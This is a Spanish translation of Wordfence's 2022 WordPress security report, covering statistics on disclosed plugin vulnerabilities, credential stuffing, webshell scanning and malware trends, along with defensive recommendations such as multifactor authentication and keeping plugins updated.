Informe Wordfence 2022 sobre el estado de la seguridad en WordPress

Ramuel Gall

Investigador principal de seguridad de Wordfence

Licenciatura en Ciberseguridad y Garantía de la Información

CISSP, CCSP, GWAPT, CHFI, SSCP, Security+, Pentest+, CySA+, AWS CCP, AWS SAA, AWS CDA

Fecha de publicación: 24 de enero de 2023

Índice

Informe Wordfence 2022 sobre el estado de la seguridad en WordPress 1

Índice **2**

Introducción **3**

Resumen ejecutivo **3**

- Vulnerabilidades 3
- Amenazas para WordPress (Ataques) 3
- Malware 3
- Recomendaciones 4

Informes de seguridad a fondo 5

- Informe de vulnerabilidad 5
  - Los 5 principales tipos de vulnerabilidades reveladas en 2022 5
  - Los 5 principales investigadores de seguridad individuales que contribuirán a la seguridad de WordPress en 2022 7
- Informe sobre amenazas 8
  - Stuffing de credenciales 8
  - Rastreo de Webshells y Configuraciones 10
  - Ataques dirigidos contra vulnerabilidades 12
- Informe sobre malware 14

Aspectos clave a tener en cuenta para 2023 17

- Las infecciones persistentes se convirtieron en el principal vector de intrusión 17
- La reutilización de credenciales se convierte en un riesgo mayor a medida que se acumulan las contraseñas filtradas 17
- Las actualizaciones periódicas siguen siendo importantes 18

Conclusión **18**

Introducción

En 2022 se produjeron varios cambios en el panorama de las amenazas. Los acontecimientos internacionales, como la invasión rusa de Ucrania y las sanciones posteriores, y la detención de varios de los mayores operadores de redes de bots pueden haber contribuido, pero muchas de las tendencias más impactantes ya estaban en marcha. Por ello, nuestras recomendaciones de buenas prácticas se mantienen prácticamente sin cambios, aunque hay algunas diferencias notables con respecto a años anteriores.

Resumen ejecutivo

Vulnerabilidades

Significantly more vulnerabilities in WordPress plugins were responsibly disclosed than in previous years due to an influx of new security researchers, but far fewer of them were the sort of critical unauthenticated vulnerabilities that allow 0-click site takeover, and comparatively fewer websites were compromised via vulnerable plugins. Con el lanzamiento de Wordfence Intelligence Community Edition, tenemos la intención de amplificar esta tendencia y garantizar que el mayor número posible de vulnerabilidades sean divulgadas y parcheadas de forma responsable antes de que tengan la oportunidad de ser explotadas.

Amenazas para WordPress (Ataques)

Aunque el número de ataques de robo de credenciales sigue siendo cuatro veces superior al de otros tipos de ataques, a lo largo de 2022 vimos una reducción significativa de los ataques de robo de credenciales contra WordPress, acompañada de un aumento de otros tipos de ataques. Aparte de los ataques de stuffing de credenciales, los ataques más comunes en general fueron los intentos de acceder a puertas traseras existentes. Los mayores aumentos se produjeron en los intentos de recopilar información de configuración del sitio, incluidos los plugins instalados y las credenciales de la base de datos.

Malware

En cuanto al malware, las tasas generales de infección se mantuvieron bastante constantes, aunque las instalaciones de plugins anulados, que calificamos como la amenaza más extendida para la seguridad de WordPress en 2020, se redujeron en más de la mitad. Por desgracia, el número de sitios web sin mantenimiento con infecciones

persistentes se duplicó con creces desde 2020, lo que indica que los esfuerzos de reparación por parte de los propietarios de sitios web y los hosts pueden haberse ralentizado.

Recomendaciones

Siempre hemos recomendado el uso de la autenticación multifactor para todas las cuentas posibles, y este año no es diferente. Aunque no todas las MFA son iguales, *cualquier* MFA funcional es mejor que ninguna MFA para la gran mayoría de los propietarios de sitios. Además, es crucial limpiar los sitios infectados lo antes posible. Esto no sólo puede ayudar a prevenir la filtración de datos sensibles y reducir costes, sino que una proporción sustancial de todo el tráfico de ataques se centra en obtener o mantener el acceso a sitios que ya están infectados, en lugar de infectar nuevos sitios. Por último, como de costumbre, es importante mantener los plugins y temas actualizados, ya que es la mejor forma de evitar que un sitio se vea comprometido por una vulnerabilidad.

Informes de seguridad en profundidad

Informe de vulnerabilidad

El 14 de diciembre de 2022, Wordfence lanzó oficialmente Wordfence Intelligence Community Edition, una base de datos de vulnerabilidades gratuita, completa y bien mantenida que incluye todas las vulnerabilidades conocidas de plugins y temas que afectan al ecosistema de WordPress. Durante más de 6 meses antes de su lanzamiento oficial, Wordfence ha estado utilizando internamente los mismos datos que impulsan Wordfence Intelligence Community Edition, lo que nos permite obtener una perspectiva sobre el estado de la investigación de vulnerabilidades en 2022.

Varias empresas, incluida Wordfence, se convirtieron en CVE Numbering Authorities (CNA) en 2020, lo que simplificó mucho la obtención de ID de CVE por parte de los investigadores, y creemos que esto ha incentivado significativamente la divulgación responsable en el último año.

En total, hemos rastreado 2.364 vulnerabilidades reveladas en el ecosistema de WordPress en 2022, que afectan a 2.339 plugins y temas únicos, así como al núcleo de WordPress. Ten en cuenta que las vulnerabilidades distintas dentro de una base de código compartida utilizada por varios temas y plugins, como una vulnerabilidad en Freemius SDK que afectó a más de 600 plugins, se cuentan como una sola vulnerabilidad.

Los 5 principales tipos de vulnerabilidades reveladas en 2022


1. Las secuencias de comandos en sitios cruzados (XSS) fueron, con diferencia, la categoría de vulnerabilidad más común, con 1.109 comunicaciones, lo que representa casi la mitad de todas las vulnerabilidades reveladas en 2022. También es importante señalar que 408 de estas comunicaciones, es decir, más de un tercio, requerían permisos administrativos para su explotación y, por lo tanto, su gravedad era significativamente inferior a la del XSS típico.

2. La falsificación de petición en sitios cruzados ocupó el segundo lugar con 377 de las vulnerabilidades.

3. Las vulnerabilidades de elusión de autorización fueron la tercera categoría de vulnerabilidad más común revelada en 2022. Las hemos clasificado como cualquier tipo de vulnerabilidad causada principalmente por un control de acceso o autorización incorrecto o insuficiente.

4. Las vulnerabilidades de inyección SQL fueron la cuarta categoría más común, con 200 revelaciones.

5. La divulgación de información completó el top 5 con 73 divulgaciones.



En la imagen: Gráfico de barras que muestra las vulnerabilidades reveladas en 2022 desglosadas por categorías.

Todos estos tipos de vulnerabilidades son triviales de prevenir durante la fase inicial de desarrollo siguiendo las mejores prácticas. Desafortunadamente, es mucho más difícil refactorizar el software existente para cumplir con los estándares y muchos plugins de WordPress tienen una gran base de código heredado, lo que contribuye a la prevalencia de vulnerabilidades relativamente básicas. Esto significa que es más importante que nunca que los investigadores de seguridad divulguen sus hallazgos de forma responsable.


Los 5 investigadores de seguridad que más contribuirán a la seguridad de WordPress en 2022

Códigos Lana	127 vulnerabilidades notificadas
Krzysztof Zając	125 vulnerabilidades notificadas
Daniel Ruf	100 Vulnerabilidades notificadas
Cydave	83 Vulnerabilidades notificadas
Vlad Visse	60 vulnerabilidades notificadas

Stuffing de credenciales

Con diferencia, el tipo de ataque más común contra los sitios de WordPress es el stuffing de credenciales, que consiste en que un atacante intenta adivinar varias combinaciones de nombre de usuario y contraseña para un sitio basándose en filtraciones de datos y listas de contraseñas.


Wordfence bloqueó más de 159.000 millones de ataques de stuffing de credenciales en 2022, procedentes de más de 78 millones de direcciones IP distintas. En un día cualquiera de 2022, unas 800.000 direcciones IP participaron activamente en ataques de stuffing de credenciales.



En la imagen: Gráfico lineal de los ataques de Stuffing de credenciales desglosados por fecha.

Observamos un claro descenso en los ataques de stuffing de credenciales en marzo de 2022, aunque el volumen de ataques comenzó a aumentar de nuevo en junio.

La gran mayoría de las direcciones IP implicadas en el stuffing de credenciales a lo largo de 2022 estaban situadas en Estados Unidos:



En la imagen: Gráfico de barras de los recuentos de IP de Credential Stuffing desglosados por países.

El robo de credenciales sigue siendo la principal causa de compromiso de cuentas en todas las organizaciones, y WordPress no es una excepción. Muchas personas reutilizan las mismas credenciales para varios sitios, y las filtraciones de datos que exponen contraseñas antiguas son comunes. La defensa más eficaz contra este tipo de ataque es utilizar contraseñas únicas y seguras para cada sitio e implementar la autenticación multifactor (MFA).

Los atacantes se han vuelto significativamente más sofisticados y técnicas como el El cambio de SIM, el phishing o simplemente molestar a las víctimas para que permitan el acceso mediante el envío de un volumen masivo de notificaciones push pueden utilizarse para eludir muchas formas de autenticación multifactor. Sin embargo, todas estas evasiones requieren que el atacante adivine la contraseña de la cuenta, e incluso la AMF basada en SMS es significativamente más segura que la ausencia de AMF, excepto en los

casos en los que el SMS se puede utilizar para restablecer la contraseña de la cuenta.

Las soluciones MFA basadas en TOTP, como la que ofrece Wordfence Login Security, siguen siendo seguras, aunque es posible que atacantes sofisticados utilicen tácticas de phishing para manipular socialmente a los usuarios para que proporcionen su código MFA. La gran mayoría de nuestros usuarios nunca serán objetivo de este tipo de ataque, pero es importante ser consciente del sitio que se visita al introducir el código MFA.


Rastreo de Webshells y Configuraciones

En 2022, la segunda categoría de ataques más importante fue la de ataques maliciosos conocidos.

Usuarios-Agentes. Wordfence mantiene una lista muy cuidada de User-Agents utilizados por direcciones IP que participan en ataques y no están asociados con ningún tráfico legítimo. Mientras que estos se dedican a una variedad de ataques, con mucho, el tipo más común que vemos es el rastreo de puertas traseras existentes y webshells. Muchos sitios web están mal mantenidos y acaban siendo infectados por una sucesión de diferentes atacantes que se aprovechan de los esfuerzos de sus predecesores.

Además, recientemente publicamos un libro blanco sobre las tiendas online que venden acceso a sitios hackeados: en muchos casos, los comerciantes de estos mercados ilícitos simplemente venden las ubicaciones de las webshells instaladas. Algunas webshells están protegidas por contraseña, pero muchas no lo están, por lo que un atacante puede rastrear sitios web en busca de nombres y ubicaciones de webshells comunes y utilizar lo que encuentre para tomar el control de sitios web previamente infectados.


Vimos más de 23.000 millones de ataques de este tipo en 2022, lo que representa aproximadamente dos tercios del volumen total de ataques después del robo de credenciales. Más de la mitad de los 4 millones de sitios que protegemos sufrieron este tipo de ataques casi a diario en 2022.



En la imagen: Gráfico de ataques con agentes de usuario maliciosos conocidos, desglosados por fecha.

En marzo empezamos a bloquear los user-agents wp_is_mobile y ALittleClient, lo que provocó un aumento inmediato de los ataques bloqueados. Cabe destacar que la mayoría de los ataques que utilizaban estos User-Agents procedían de IP ucranianas.

Aunque sólo empezamos a observar ataques que buscaban instalaciones de WordPress no configuradas, archivos readme.txt y archivos debug.log a mediados de año, rápidamente empezaron a superar en número a la mayoría de los demás tipos de solicitudes.



En la imagen: Gráfico lineal de ataques que buscan información de configuración de copias de seguridad, archivos readme.txt e instalaciones nuevas de WordPress desglosadas por fecha.

Aunque las instalaciones de WordPress no configuradas representan un blanco fácil para los atacantes, son relativamente raras, y la mayoría de las solicitudes que vimos buscaban la presencia de plugins vulnerables específicos y significativamente más antiguos.


Ataques contra vulnerabilidades

La gran mayoría de los ataques dirigidos a vulnerabilidades específicas están cubiertos por la protección integrada del firewall de Wordfence. Sin embargo, sigue siendo crucial ser consciente de estas vulnerabilidades comunes y tomar las medidas necesarias para asegurar su sitio web.

La inyección SQL sigue siendo el tipo de vulnerabilidad más prevalente, con un gran número de peticiones necesarias para determinar si una instalación es vulnerable. Sin embargo, la popularidad de la inyección SQL también puede atribuirse a la posibilidad de extraer información de gran valor, como direcciones de correo electrónico y hashes de contraseñas, de un sitio.

